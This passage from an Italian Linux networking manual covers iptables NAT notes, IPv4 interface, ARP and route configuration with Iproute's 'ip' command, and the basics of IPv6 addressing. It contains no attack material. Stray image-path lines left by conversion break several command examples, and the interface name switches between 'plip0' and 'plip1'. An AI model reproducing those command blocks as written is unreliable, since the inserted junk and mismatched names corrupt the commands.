/sbin/iptables -t filter -L -n
/sbin/iptables -t mangle -L -n
/sbin/iptables -t nat    -L -n
```

32.12.4 Note finali

I comandi mostrati che definiscono l'inoltro IP non fanno riferimento a interfacce di rete specifiche, ma solo a indirizzi di rete. Perché il router NAT/PAT sappia da che parte inoltrare i pacchetti, è necessario che gli instradamenti siano stati definiti correttamente.

Questo tipo di configurazione del router NAT/PAT ignora completamente tutte le considerazioni che riguardano la sicurezza e tutte le forme di controllo del transito dei pacchetti. In particolare, la descrizione del funzionamento di '**iptables**' può essere reperita nella pagina di manuale *iptables(8)*; inoltre, si può leggere il capitolo 42.

In questo tipo di configurazione, è necessario che la gestione dell'inoltro dei pacchetti sia attiva. Non basta che il kernel sia stato predisposto (ammesso che sia ancora necessario), perché la funzione di inoltro (appartenente alla gestione dell'instradamento) potrebbe essere stata inibita da un comando contenuto nella procedura di inizializzazione del sistema, come già descritto nelle sezioni dedicate al router in generale.

32.13 IPv4 con il pacchetto Iproute

Iproute, ovvero *Linux traffic control engine*,[28] è un pacchetto di programmi di servizio per comunicare con il kernel Linux allo scopo di configurare nel dettaglio le interfacce di rete e l'instradamento. Il programma più importante del pacchetto corrisponde all'eseguibile '**ip**' e il suo utilizzo è piuttosto complesso.

Qui si riprendono in particolare degli esempi comuni di configurazione, già mostrati in altre situazioni, ma definiti attraverso

‘**ip**’. Il funzionamento di Iproute non viene descritto nel dettaglio; eventualmente conviene consultare la sua documentazione originale.

Dal momento che Iproute tiene in considerazione lo stato precedente della configurazione delle interfacce e degli instradamenti, vengono mostrati esempi che potrebbero anche risultare ridondanti, in cui le informazioni, prima di essere definite, vengono cancellate, anche nel caso non ce ne fosse bisogno.

Quando si intende gestire una rete IPv4, Iproute risulta eccessivamente complesso da usare; tuttavia, Iproute diventa indispensabile con IPv6 e qui si introduce al suo utilizzo, attraverso esempi comuni che possono essere confrontati facilmente.

32.13.1 Sintassi generale

«

Il programma eseguibile principale di Iproute è ‘**ip**’, la cui sintassi ha una struttura particolare, riassumibile nel modello seguente:

```
ip [opzioni] oggetto [comando [argomenti]]
```

Alcune opzioni rilevanti sono elencate nella tabella seguente; si può osservare che con queste si definisce in particolare il protocollo di riferimento:

Opzione	Descrizione

`-s`
`-stats`
`-statistics`
	richiede maggiori informazioni;

`-f inet`
`-family inet`
`-4`
	fa riferimento ai protocolli IPv4;

`-f inet6`
`-family inet6`
`-6`
	fa riferimento ai protocolli IPv6;

`-f link`
`-family link`
`-0`
	non fa riferimento ad alcun protocollo.

L'oggetto è ciò su cui si vuole intervenire, o dal quale si vogliono ottenere delle informazioni. Si rappresenta con una parola chiave:

Parola chiave	Descrizione
`link`	si tratta di un dispositivo di rete;
`address`	si fa riferimento a un indirizzo del protocollo coinvolto;

Parola chiave	Descrizione
`address`	si fa riferimento a un indirizzo IPv4 o IPv6, in base al contesto;
`neighbour`	fa riferimento alla tabella ARP (IPv4) o NDISC (IPv6);
`route`	interviene nella tabella degli instradamenti;
`rule`	fa riferimento a una regola nella politica degli instradamenti;
`maddress`	indirizzo multicast;
`mroute`	instradamento multicast;
`tunnel`	tunnel su IPv4.

Il comando che può seguire l'indicazione dell'oggetto rappresenta l'azione da compiere e dipende dall'oggetto stesso. Alcuni comandi comuni sono:

Comando	Descrizione
`add`	aggiunge qualcosa all'oggetto;
`delete`	toglie qualcosa dall'oggetto;
`show` `list`	mostra la situazione dell'oggetto;
`help`	mostra una guida sintetica dell'uso dell'oggetto;

32.13.2 Configurazione comune delle interfacce di rete

Viene riproposto un esempio che appare già in altre sezioni:



Lo schema mostra la situazione di due elaboratori, riassumibile sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

La configurazione dell'interfaccia di rete virtuale locale, si può ottenere con i comandi seguenti, in entrambi gli elaboratori:

```
# ip -4 address del 127.0.0.1/8 dev lo [Invio]

# ip -4 address add 127.0.0.1/8 dev lo ↩
↪       broadcast 127.255.255.255 scope host [Invio]

# ip link set up dev lo [Invio]
```

Come si può intuire, viene prima cancellata la configurazione associata all'indirizzo 127.0.0.1, con una maschera di rete pari ai primi 8 bit (255.0.0.0); quindi si imposta di nuovo l'indirizzo e gli altri dati

accessori; infine si attiva l'interfaccia. Per controllare la situazione vanno usati comandi diversi, in base al contesto. Per conoscere lo stato dell'interfaccia:

```
# ip link show dev lo[Invio]

  1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Per conoscere l'indirizzo IPv4 associato all'interfaccia:

```
# ip -4 address show dev lo[Invio]

  1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
      inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
```

La configurazione di una scheda di rete Ethernet procede in modo simile:

```
# ip -4 address del local 192.168.1.1/24 dev eth0[Invio]

# ip -4 address add local 192.168.1.1/24 dev eth0 ↩
↪       broadcast 192.168.1.255 scope site[Invio]

# ip link set up dev eth0[Invio]

# ip link show dev eth0[Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      link/ether 00:4f:56:00:11:87 brd ff:ff:ff:ff:ff:ff

# ip -4 address show dev eth0[Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      inet 192.168.1.1/24 brd 192.168.1.255 scope site eth0
```

La configurazione di un'interfaccia di rete per le connessioni punto-punto, diventa più complessa; per semplicità si mostra solo la

configurazione dal lato dell'elaboratore «A»:

```
# ip -4 address del local 192.168.7.1/32 dev plip0 [Invio]


# ip -4 address add local 192.168.7.1/32 peer 192.168.7.2 ↩
↪       dev plip0 scope site [Invio]

# ip link set up dev plip0 [Invio]

# ip link show dev plip0 [Invio]

  2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
      link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff

# ip -4 address show dev plip0 [Invio]

  2: plip0: <POINTOPOINT,NOARP,UP> mtu 1500 qdisc pfifo_fast qlen 10
      link/ether fc:fc:c0:a8:01:0a peer ff:ff:ff:ff:ff:ff
      inet 192.168.7.1 peer 192.168.7.2/32 scope site plip0
```

In questi esempi è inserito l'ambito di competenza degli indirizzi usati. In particolare, la definizione '**scope site**', specifica che si tratta di indirizzi validi nell'ambito del sito, inteso come un insieme di sottoreti, in cui i nodi non hanno accesso all'esterno. Ciò è mostrato in questo modo perché gli indirizzi usati sono riservati per le reti private e non sono accessibili dalla rete globale.

32.13.3 Indirizzi multipli per una stessa interfaccia di rete

Nella sezione 32.9.2.2 viene mostrata l'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, attraverso l'uso di nomi particolari per l'interfaccia stessa:

interfaccia_reale* : *n_interfaccia_virtuale

In realtà, con i kernel Linux recenti non è necessario distinguere tra «interfacce virtuali»; tuttavia, per questioni di compatibilità, si mantiene questa gestione. Si osservi in particolare che quanto segue i due punti verticali, non deve essere necessariamente un numero, ma può essere anche un altro tipo di stringa.

Figura 32.185. Esempio di utilizzo di più indirizzi sulla stessa interfaccia.



La figura 32.185 richiama un esempio già mostrato a proposito dell'attribuzione di più indirizzi IPv4 alla stessa interfaccia di rete, con l'uso di Ifconfig. Per ottenere lo stesso risultato con Iproute, si può procedere nel modo seguente:

```
# ip -4 address del local 192.168.1.254/24 dev eth0 [Invio]


# ip -4 address add local 192.168.1.254/24 dev eth0 ↩
↪       broadcast 192.168.1.255 scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip -4 address del local 192.168.100.254/24 dev eth0 [Invio]
```

```
# ip -4 address add local 192.168.100.254/24 dev eth0 ↩
↪       label eth0:0 broadcast 192.168.100.255 ↩
↪       scope site [Invio]

# ip link set up dev eth0 [Invio]

# ip -4 address show dev eth0 [Invio]

  3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
      inet 192.168.1.254/24 brd 192.168.1.255 scope site eth0
      inet 192.168.100.254/24 brd 192.168.100.255 scope site eth0:0
```

Per eliminare completamente la configurazione di una certa interfaccia, compresi gli indirizzi aggiuntivi, si può usare il comando seguente:

```
# ip -4 address flush dev eth0 [Invio]
```

32.13.4 ARP

La gestione della tabella ARP, ovvero ciò che consente un abbinamento tra gli indirizzi IPv4 e gli indirizzi di livello due (secondo il modello ISO-OSI), può essere molto complessa. Qui vengono mostrati solo alcuni esempi che si rifanno in pratica all'uso del comando '**arp**'.

- `# ip -4 neighbour show dev eth0 [Invio]`

  Mostra la tabella ARP relativa a quanto collegato fisicamente all'interfaccia '**eth0**'.

- `# ip -4 neighbour del 192.168.1.2 dev eth0 [Invio]`

  Cancella le voci riferite al nodo 192.168.1.2, per il collegamento relativo all'interfaccia '**eth0**', contenute nella tabella ARP.

- `# ip -4 neighbour flush dev eth0 [Invio]`

Cancella tutte le voci riferite all'interfaccia di rete '**eth0**', contenute nella tabella ARP.

32.13.5 Instradamento

Con Iproute è necessario definire tutti gli instradamenti, compreso quello locale che non è implicito nella definizione degli indirizzi. Riprendendo la situazione descritta nella sezione 32.13.2, si può descrivere l'instradamento con le due tabelle seguenti, riferite rispettivamente al nodo A e al nodo B:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo



Entrambi i nodi devono configurare l'instradamento locale (interfaccia '**lo**'):

```
# ip -4 route replace to unicast 127.0.0.0/8 scope host ↩
↪    dev lo [Invio]
```

Per visualizzare l'instradamento impostato:

```
# ip -4 route show [Invio]

  127.0.0.0/8 dev lo  scope host
```

L'instradamento dell'elaboratore A nella rete 192.168.1.∗ si ottiene in modo altrettanto semplice:

```
# ip -4 route replace to unicast 192.168.1.0/24 scope link ↩
↪       dev eth0 [Invio]

# ip -4 route show [Invio]

  192.168.1.0/24 dev eth0  scope link
```

L'instradamento, sia dell'elaboratore A, sia dell'elaboratore B, per quanto riguarda la connessione punto-punto, si può ottenere così:

```
# ip -4 route replace to unicast 192.168.7.1/32 scope link ↩
↪       dev plip1 [Invio]














# ip -4 route replace to unicast 192.168.7.2/32 scope link ↩
↪       dev plip1 [Invio]

# ip -4 route show [Invio]

  192.168.7.1/32 dev plip1  scope link
  192.168.7.2/32 dev plip1  scope link
```

Indipendentemente dagli esempi precedenti, si può prendere ora in considerazione il caso di un nodo, connesso alla rete locale 192.168.1.∗, nella quale è disponibile un router, all'indirizzo 192.168.1.254, che consente di accedere alla rete 192.168.7.∗:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Per realizzare l'instradamento verso il router, si può usare il comando seguente:

```
# ip -4 route replace to unicast 192.168.7.0/24 scope site ↩
↪       via 192.168.1.254 [Invio]
```

Si osservi che l'instradamento verso la rete 192.168.1.∗ deve essere stato definito precedentemente; così si determina in modo automatico anche l'interfaccia coinvolta, corrispondente a quella necessaria a raggiungere il router nella rete locale.

```
# ip -4 route show [Invio]

  192.168.7.0/24 via 192.168.1.254 dev eth0  scope site
  192.168.1.0/24 dev eth0  scope link
```

La definizione dell'instradamento predefinito funziona in modo analogo. Supponendo che il router raggiungibile all'indirizzo 192.168.1.254 consenta di instradare verso tutte le altre reti, si può cambiare il comando nel modo seguente:

```
# ip -4 route replace to unicast 0/0 scope global ↩
↪       via 192.168.1.254 [Invio]

# ip -4 route show [Invio]

  192.168.1.0/24 dev eth0  scope link
  default via 192.168.1.254 dev eth0
```

La cancellazione di un instradamento si ottiene in modo analogo a

quanto visto a proposito dell'impostazione dell'indirizzo dell'interfaccia. Per esempio, volendo cancellare l'instradamento per la rete locale 192.168.1.∗, si può procedere nel modo seguente:

```
# ip -4 route del to unicast 192.168.1.0/24 [Invio]
```

Inoltre, è possibile usare un comando più esteso, per cancellare tutti gli instradamenti che corrispondono a una certa interfaccia:

```
# ip -4 route flush dev eth0 [Invio]
```

32.14 Introduzione a IPv6

I protocolli di Internet che intervengono nel terzo livello del modello ISO-OSI (rete), sono IPv4 e IPv6. L'introduzione di IPv6 si è resa necessaria per la penuria di indirizzi disponibili con il protocollo IPv4; infatti, l'aspetto più appariscete di IPv6 è il modo di indicare gli indirizzi, che da 32 passano a 128 bit.

32.14.1 Rappresentazione simbolica di un indirizzo IPv6

La rappresentazione testuale simbolica standard di un indirizzo IPv6 è nella forma:

$$x:x:x:x:x:x:x:x$$

L'indirizzo viene suddiviso in gruppetti di 16 bit (coppie di ottetti), utilizzando i due punti (':') come simbolo di separazione. Questi gruppetti di 16 bit vengono rappresentati in esadecimale, utilizzando solo le cifre che servono, dove queste possono essere al massimo quattro. Per esempio, l'indirizzo

```
fe80:0000:0000:0000:02a0:24ff:fe77:4997
```

si può ridurre semplicemente a:

```
fe80:0:0:0:2a0:24ff:fe77:4997
```

